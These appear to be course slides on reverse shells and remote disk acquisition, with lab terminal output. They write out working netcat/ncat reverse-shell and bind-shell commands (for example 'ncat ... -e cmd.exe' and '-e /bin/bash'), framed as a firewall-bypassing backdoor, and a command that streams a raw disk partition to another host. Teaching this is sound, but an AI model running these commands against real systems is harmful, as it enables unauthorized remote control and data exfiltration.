12/24/2018  06:13 PM    <DIR>          .zenmap
04/27/2018  12:31 PM    <DIR>          3D Objects
04/27/2018  12:31 PM    <DIR>          Contacts
12/24/2018  06:10 PM    <DIR>          Desktop
09/17/2018  05:21 AM    <DIR>          Documents
12/24/2018  06:09 PM    <DIR>          Downloads
04/27/2018  12:31 PM    <DIR>          Favorites
10/12/2018  05:24 AM             2,392 Last session IEUser.prj
04/27/2018  12:31 PM    <DIR>          Links
04/27/2018  12:31 PM    <DIR>          Music
12/24/2018  06:28 PM             5 myreceived_file.txt
12/12/2018  05:43 PM    <DIR>          OneDrive
04/28/2018  11:38 AM    <DIR>          Pictures
04/27/2018  12:31 PM    <DIR>          Saved Games
04/27/2018  12:31 PM    <DIR>          Searches
04/27/2018  12:31 PM    <DIR>          Videos
                                4 File(s)          18,719 bytes
                                17 Dir(s)        6,085,210,112 bytes free
```

Reverse Shell


A new type of backdoor

Motivation

- Normal backdoor at victim's PC needs to be activate by the attacker
- Victim can setup a firewall to block the income connecting request




How to bypass firewall?



- Firewall doesn't block signals sent from victims
- Let the victim sends the signal
- Let the attacker listen to the signal


Think of it like a phone call in reverse. Instead of you calling someone else, the remote computer is calling the attacker's computer, and the attacker is able to answer the call and take control.



Reverse shell definition

- Reverse shell is getting the connection from the victim or target to your computer

Reverse shell demo



```
root@kali: ~ 63x36
root@kali:~# nc -lp 8080
Microsoft Windows [Version 10.0.16299.371]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>dir
dir
Volume in drive C is Windows 10
Volume Serial Number is EA7B-3605

Directory of C:\Users\IEUser

12/24/2018  06:53 PM    <DIR>          .
12/24/2018  06:53 PM    <DIR>          ..
04/28/2018  04:45 PM             16,316 .pdfbox.cache
10/23/2017  08:16 AM    <DIR>          .ssh
10/23/2017  08:17 AM             6 .vbox_version
12/24/2018  06:13 PM    <DIR>          .zenmap
04/27/2018  12:31 PM    <DIR>          3D Objects
04/27/2018  12:31 PM    <DIR>          Contacts
12/24/2018  06:10 PM    <DIR>          Desktop
09/17/2018  05:21 AM    <DIR>          Documents
12/24/2018  06:09 PM    <DIR>          Downloads
04/27/2018  12:31 PM    <DIR>          Favorites
10/12/2018  05:24 AM             2,392 Last session IEUser.prj
04/27/2018  12:31 PM    <DIR>          Links
04/27/2018  12:31 PM    <DIR>          Music
12/24/2018  06:28 PM             5 myreceived_file.txt
12/12/2018  05:43 PM    <DIR>          OneDrive
04/28/2018  11:38 AM    <DIR>          Pictures
04/27/2018  12:31 PM    <DIR>          Saved Games
04/27/2018  12:31 PM    <DIR>          Searches
04/27/2018  12:31 PM    <DIR>          Videos
               4 File(s)              18,719 bytes
              17 Dir(s)          6,736,179,200 bytes free

C:\Users\IEUser>
```

```
root@kali: ~ 63x9
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.10 netmask 255.255.255.0  broadcast 10.0.2.255
```

Attacker listens port 8080 first

Victim sends signals

```
Command Prompt - ncat 10.0.2.10 8080 -e cmd.exe
Microsoft Windows [Version 10.0.16299.371]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ncat 10.0.2.10 8080 -e cmd.exe
```


-e: program to execute after connection occurs., connecting STDIN and STDOUT to the program
cmd.exe: a shell command for Windows

```
ncat -l 10000 -e /bin/bash //if create a backdoor in Linux
```

Remote Disk Acquisition

Demo only

Remote disk acquisition scenario



ncat: <https://nmap.org/download>


dd: <http://www.chrysocome.net/downloads/dd-0.5.zip>

nc

Do you have enough disk space in Linux to save the acquired Windows image?


Check both Linux and Windows disk space

```
student@kalit01: ~ 86x13
$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            1.9G   0    1.9G   0% /dev
tmpfs           394M  1.1M  392M   1% /run
/dev/sda1       247G  33G   203G  14% /
tmpfs           2.0G   0    2.0G   0% /dev/shm
tmpfs           5.0M   0    5.0M   0% /run/lock
tmpfs           394M   60K  393M   1% /run/user/131
tmpfs           394M   64K  393M   1% /run/user/1000
```



Remote disk acquisition: Linux

Waiting for the disk image file



The screenshot shows a Linux desktop environment with a terminal window open. The terminal title bar indicates the user is 'student@kalit01'. The terminal prompt is '(student@kalit01)-[~]'. A red box highlights the command 'nc -lp 8080 > win.dd' which has been entered. The terminal window is titled 'student@kalit01: ~' and the command prompt is 'student@kalit01: ~ 65x12'. The terminal window is also titled 'Linux'.

```
(student@kalit01)-[~]  
nc -lp 8080 > win.dd
```

Remote disk acquisition: Windows partitions

Locate C: drive

Locate partitions

`\\?\Device\Harddisk0\Partition0`

```
Administrator: Command Prompt

C:\Users\student\Downloads>dd --list
rawwrite dd for windows version 0.5.
Written by John Newbigin <jn@it.swin.edu.au>
This program is covered by the GPL. See copying.txt for details
Win32 Available Volume Information
\\.\Volume{6d634efd-0000-0000-0000-100000000000}\
  link to \\?\Device\HarddiskVolume1
  fixed media
  Not mounted

\\.\Volume{6d634efd-0000-0000-0000-501f00000000}\
  link to \\?\Device\HarddiskVolume2
  fixed media
  Mounted on \\.\c:


\\.\Volume{6d634efd-0000-0000-0000-f09b17000000}\
  link to \\?\Device\HarddiskVolume3
  fixed media
  Not mounted

\\.\Volume{666cb7da-f5a5-11e7-9046-806e6f6e6963}\
  link to \\?\Device\CdRom0
  CD-ROM
  Mounted on \\.\d:

NT Block Device Objects
\\?\Device\CdRom0
  size is 2147483647 bytes
\\?\Device\Harddisk0\Partition0
  link to \\?\Device\Harddisk0\DR0
  Fixed hard disk media. Block size = 512
  size is 102005473280 bytes
\\?\Device\Harddisk0\Partition1
  link to \\?\Device\HarddiskVolume1
\\?\Device\Harddisk0\Partition2
  link to \\?\Device\HarddiskVolume2
\\?\Device\Harddisk0\Partition3
  link to \\?\Device\HarddiskVolume3
  Fixed hard disk media. Block size = 512
  size is 603979776 bytes
```


Remote disk acquisition: Windows

Acquire Windows disk partition 0 and transfer to Linux



The screenshot shows a remote terminal window with two tabs. The first tab, titled '2. 136.160.215.17 (student)', is active and displays a Windows command prompt. The second tab, titled '3. 136.160.215.16 (student)', is inactive. The terminal window has a toolbar with options: 'Detach tab', 'Toggle scaling', 'Fullscreen', 'Fit to window size', 'Set connection password', 'Hide bar', and 'Reconnect'. The command prompt shows the following commands and output:

```
C:\Users\student\Downloads>dir
Volume in drive C has no label.
Volume Serial Number is 9CDB-E565

Directory of C:\Users\student\Downloads


01/31/2024  07:57 PM    <DIR>          .
01/31/2024  07:57 PM    <DIR>          ..
01/30/2024  06:47 PM             190,960 dd-0.5.zip
02/26/2007  08:50 PM             342,016 dd.exe
               2 File(s)          532,976 bytes
               2 Dir(s)  47,363,321,856 bytes free

C:\Users\student\Downloads>dd bs=512 if=\\?\Device\Harddisk0\Partition0 | ncat 136.160.215.16 8080
rawwrite dd for windows version 0.5.
Written by John Newbigin <jn@it.swin.edu.au>
This program is covered by the GPL.  See copying.txt for details
```

Annotations on the image include:

- A red box around the first tab title '2. 136.160.215.17 (student)'.
- A red box around the 'dir' command.
- A yellow box around 'dd.exe' in the directory listing.
- A yellow box around the command 'dd bs=512 if=\\?\Device\Harddisk0\Partition0 | ncat 136.160.215.16 8080'.
- A yellow callout box with the text 'make sure download dd' pointing to the 'dd' command in the command prompt.
- A yellow circle around the IP address '136.160.215.16' in the command, with the text 'Linux IP' next to it.

Verify that Linux is receiving the disk image



The screenshot shows a terminal window titled 'student@kalit01: ~' with a red box highlighting the command `nc -lp 8080 > win.dd`. Below this, another terminal window titled 'student@kalit01: ~ 94x24' shows the command `ll win.dd` and its output: `-rw-r--r-- 1 student student 15459840 Jan 31 20:23 win.dd`. An orange arrow points from the text 'receiving disk image data' to the output line.

```
(student@kalit01)-[~]  
$ nc -lp 8080 > win.dd  
  
student@kalit01: ~ 94x24  
(student@kalit01)-[~]  
$ ll win.dd  
-rw-r--r-- 1 student student 15459840 Jan 31 20:23 win.dd  
(student@kalit01)-[~]  
$
```

receiving disk image data

Acquire Windows disk partition 0 and transfer to Linux (Alternative disk with a different block size)

Wins

```
3. 136.160.215.17 (student) 5. 136.160.215.16 (student)
```

Detach tab Toggle scaling Fullscreen Fit to window size Set connection password Hide bar Reconn

Administrator: Command Prompt

```
C:\Users\student\Downloads>dir
Volume in drive C has no label.
Volume Serial Number is 9CDB-E565

Directory of C:\Users\student\Downloads

